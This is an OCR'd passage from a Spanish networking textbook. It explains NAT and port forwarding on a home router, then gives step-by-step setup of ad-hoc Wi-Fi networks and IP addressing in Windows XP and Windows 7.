
¿Qué vamos a implementar nosotros? Pues los dos tipos de NAT, aunque dependiendo de la configuración que tengamos haremos NAT con el router que nos da acceso a Internet o directamente en avatar.

UTILIZACIÓN DEL ROUTER COMO DISPOSITIVO DE NAT

En este caso avatar tiene una dirección IP privada en eth0 y el dispositivo encargado de hacer SNAT y DNAT es nuestro router doméstico. El SNAT viene activado por defecto, puesto que es el mecanismo que nos permite que cualquier equipo de la red local tenga acceso a Internet utilizando la dirección IP pública que tiene asignado el router de casa.

El caso de DNAT es diferente porque en principio está deshabilitado y hay que "ir abriendo puertos" de los servicios que queramos que estén accesible desde el exterior. En nuestro caso sólo queremos que esté accesible en principio el servidor web, por lo que deberemos configurar el router para que las peticiones que lleguen con destino el puerto 80/tcp se pasen a avatar.

La forma de hacer esto es propia de cada router y aquí presentamos alguna captura de pantalla de un modelo concreto de router (Linksys WRT54G).



CAP.

8

Instalación de red tipo Wi-Fi

8.1. INSTALAR UNA RED WI-FI

⊙ INSTALAR UNA RED AD-HOC EN WINDOWS XP

Si cuenta con dos o más equipos con adaptadores inalámbricos (tarjetas WI-FI), es posible conectarlos en red fácilmente configurando una red conocida con el nombre de "ad hoc", es decir, una de equipo a equipo, sin necesidad de usar un punto de acceso. Entonces tenga en cuenta lo siguiente:


1.- En caso de que uno de los equipos de la red ad hoc esté conectado a Internet, puede compartir la conexión con los demás equipos de esa red, como en una red local tradicional.

2.- Instalación del adaptador inalámbrico.

3.- En primer lugar, debe instalar un adaptador inalámbrico y los drivers en todos los equipos que estarán conectados a la futura red ad hoc.

4.- Aparece un nuevo ícono en la barra de tareas, que indica la presencia de un adaptador inalámbrico activo en el equipo.

En forma predeterminada, Windows XP ofrece una utilidad que permite configurar redes inalámbricas. La utilidad de configuración de redes inalámbricas de Windows XP de Microsoft desactiva las herramientas de configuración del fabricante. Para desactivar la herramienta de Windows XP, sólo debe hacer clic en Inicio/Opciones de configuración/Conexiones de red y, a continuación, hacer clic con el botón derecho en el ícono que corresponda a la red inalámbrica y seleccionar Propiedades. En la ficha configuración de red inalámbrica, active o desactive la opción Usar Windows para configurar mi red inalámbrica.



Esto implica activar o desactivar el servicio de configuración automática para redes inalámbricas de Windows XP. Una alternativa es ir a Panel de control/Herramientas administrativas/Servicio y, a continuación, iniciar o detener el servicio *Configuración inalámbrica automática*.


En el resto de este artículo, todas las manipulaciones se realizarán mediante el uso de la utilidad de Windows XP (Service Pack 2).

Configuración de la red ad hoc
El cuadro de diálogo Propiedades de la conexión de red inalámbrica (ficha *configuración de red inalámbrica*) presenta las redes detectadas por el adaptador inalámbrico y permite configurarlas.

Para crear una red ad hoc, debe agregar una red nueva, identificada con un nombre único, el **SSID** (identificador de conjunto de servicios). Para hacerlo, haga clic en el botón *Agregar*. Se abrirá un nuevo cuadro de diálogo:

Para crear la red ad hoc, en cada uno de los equipos de la futura red, sólo debe introducir el mismo SSID y activar la casilla "*Ésta es una red de equipo a equipo*". Las otras opciones se usan para elevar los niveles de seguridad. Primero, deje la red completamente abierta (con las opciones de la captura de pantalla que se encuentra arriba), para no multiplicar las opciones que podrían impedir la configuración del sistema de redes primario.

En este punto, los equipos de la red ad hoc deberían poder conectarse entre sí.



⊙ RESOLUCIÓN DE PROBLEMAS

Si el ícono en la barra de tareas muestra una pequeña cruz, significa que el equipo no está conectado a la red inalámbrica. Debe verificar lo siguiente:

- En la lista de redes inalámbricas disponibles (haga clic en el ícono *Conexión de red inalámbrica* en la barra de tareas) debe aparecer el SSID de la red ad hoc. Haga doble clic en el nombre para conectarse.
- Si no aparece, abra las propiedades de la conexión de redes inalámbricas (*Configuración de red inalámbrica*), haga clic en Avanzado y asegúrese de que el equipo no esté configurado en *Sólo para redes con punto de acceso (infraestructura)*.
- Si aun así no funciona, desactive en forma temporal su firewall personal (inclusive el Firewall de Windows XP) para reducir la cantidad de causas que podrían estar generando el fallo.


⊙ CONFIGURACIÓN DE IP

Los pasos anteriores le permiten conectar los diferentes equipos. Sin embargo, para utilizar la red en su totalidad, debe definir una asignación de direcciones IP para los equipos de la red y configurar una cierta cantidad de servicios (servidor web, archivos compartidos, conexión de Internet compartida, etc.).


Para este tipo de red, es necesario usar una dirección IP privada. Existe una serie de direcciones reservada a este efecto, en este caso 192.168.0.1 a 192.168.0.255 serán suficientes (ó 192.168.1.1 a 192.168.1.255 si ya tiene una red local con la asignación de direcciones anterior).

Si uno de los equipos de la red ad hoc ya cuenta con un acceso a Internet que desea compartir con los demás equipos de la red, normalmente se denomina 192.168.0.1 (ó 192.168.1.1), pero ello es sólo una convención. Los otros equipos tomarán direcciones de la misma serie: 192.168.0.2, etc.


Para configurar el equipo, sólo debe hacer clic con el botón derecho en el ícono correspondiente a la conexión de red inalámbrica, y luego debe seleccionar "*propiedades*".



Luego, en la lista de protocolos, seleccione "Protocolo de Internet (TCP/IP)" y haga clic en "*Propiedades*":



Ingrese la dirección IP de cada equipo, asegurándose de no introducir la misma dirección dos veces, 255.255.255.0 como máscara de subred y posiblemente la dirección IP del equipo que comparte el acceso a Internet (pasarela predeterminada, con la dirección 192.168.0.1 por convención).



En los campos relacionados con el DNS, ingrese las direcciones IP de los servidores de nombre correspondientes al proveedor de servicio del equipo conectado. Para averiguarlo, puede ingresar el siguiente comando, por ejemplo, (*Inicio/Ejecutar*) en el equipo que está conectado a Internet:

cmd /k ipconfig /all

Sólo resta probar la conexión entre los equipos de la red ad hoc.


8.2. Instalar una red ad-hoc en Windows 7 y compartir señal de Internet

Configurar una red inalámbrica en Windows 7 es tan similar como en Windows XP, pero su principal diferencia es que en Windows 7 todos los pasos son de mucho más rápidos y interactivos como veremos a continuación:


1. Iremos entonces al **PANEL DE CONTROL** desde el menú de **INICIO**:

2. Como observamos he enmarcado una opción de la sección **USO COMPARTIDO**. Pulsa clic sobre ella y aparecerá el centro de redes, desde el que podremos gestionar cualquier conexión:

3. Ahora observemos a la parte de la izquierda tenemos un menú. Pulsa clic sobre **CONFIGURAR UNA RED AD-HOC INALÁMBRICA**, para que nos aparezca el asistente de configuración:




4. Ahora deberemos de tener el asistente en pantalla. Pulsamos donde dice **CONFIGURAR UNA RED AD-HOC INALÁMBRICA**, tal como se muestra en la figura adjunta:

